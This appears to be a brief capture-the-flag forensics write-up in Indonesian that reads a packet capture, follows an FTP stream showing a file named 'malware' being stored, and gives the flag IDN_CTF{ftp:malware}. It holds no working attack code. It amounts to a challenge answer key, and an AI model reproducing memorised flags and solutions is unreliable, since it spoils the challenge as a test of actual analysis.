| 17100 | 75.042855 | 192.168.18.230 | 192.168.18.17 | TCP | 60 | [TCP Retransmission] 53263 → 21 [PSH, ACK] Seq=1 Ack=1 Win=253 Len=6 |
| 17099 | 75.042842 | 192.168.18.230 | 192.168.18.17 | FTP | 60 | Request: PASV |
| 17122 | 75.047017 | 192.168.18.230 | 192.168.18.17 | TCP | 54 | [TCP Dup ACK 17121#1] 53263 → 21 [ACK] Seq=21 Ack=98 Win=253 Len=0 |
| 17121 | 75.047012 | 192.168.18.230 | 192.168.18.17 | TCP | 54 | 53263 → 21 [ACK] Seq=21 Ack=98 Win=253 Len=0 |

menganalisis beberapa service sampai ketemu FTP dan follow TCP Steam



```
PASV

227 Entering Passive Mode (192,168,18,17,84,162).

STOR malware

150 Ok to send data.
226 Transfer complete.
```

Didapatkan malware untuk nama file
flag : IDN_CTF{ftp:malware}